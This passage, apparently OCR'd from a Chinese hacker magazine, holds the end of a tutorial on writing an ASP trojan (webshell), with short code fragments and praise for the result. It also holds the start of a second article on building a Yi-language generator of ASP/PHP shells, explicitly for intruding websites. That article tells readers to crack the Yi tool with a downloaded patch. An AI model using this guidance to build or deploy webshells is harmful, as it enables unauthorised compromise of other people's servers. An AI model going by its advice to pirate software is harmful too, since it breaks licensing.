response.write "<font color=red>保存失败!</font>"
end if //if语句结束
```




图10

```
err.clear    //清空错误
b.close
set a = nothing //关闭 FSO 对象
End if
%>
```

写完后后的代码如图10所示。

到此，我们ASP木马的代码就成功写好了！点击左上方的“文件”—>“另存为”，给我们的ASP马儿取个名字，然后保存。当然你也可以修改一下字体的颜色，然后我们放到IIS中测试，来看看我们的成果，多帅呀，如图11。

怎么样？自己写的东西感觉很不错吧！到此这篇文章就写完了，写的不好的地方还请各位多多包函，小弟水平有限还在修炼当中！




图11

初识易语言之编写WEBSHELL生成器

awe[H.S.T]

我一直想学习一种编程语言的使用，但是都没有坚持下来。放暑假在家实在感到很无聊，就又有了学习编程的冲动，上网搜索了一下关于学习编程的贴子，发现许多初学者都推荐使用易语言，说非常适合我这样的懒人学习使用。




图1




图2

易语言目前最新的版本是4.05版，我们可以从其官方网站www.dywt.com.cn下载得到。它的安装非常简单，基本上一直点击“下一步”，就可以安装成功了。安装完成后我们就可以启动易语言了，如图1。

默认情况下易语言安装的组件比较少，为了以后使用的方便，我们可以把组件都安装上，选择易语言最止方“工具”下的“支持库配置”，在弹出的对话框里选择“全选”按钮，然后“确认”就可以了，如图2。

对于未注册的版本编写的程序是不能编译成EXE文件的，如图3，大家可以从网上下载破解补丁，然后将补丁文件直接复制到易语言的安装目录里进行覆盖原文件，如图4，然后就可以正常使用易语言的所有功能了。




图3

我们在入侵网站的时候难免会用到ASP、PHP等一些SHELL脚本，但是找的时候很麻烦浪费了不少时间，下边我们就自己动手使用易语言编写一个生成器把我们常用的SHELL都收集起来。

新建一个Windows窗口程序，然后在窗口中新建“按钮”、“单选框”（根据你想存放的SHELL的数量来确定单选框的数量，如图5）。将按钮的标题改为“生成”，而单选框的名称也根据实际情况改写，如图6。另外还可以进行一些美化工

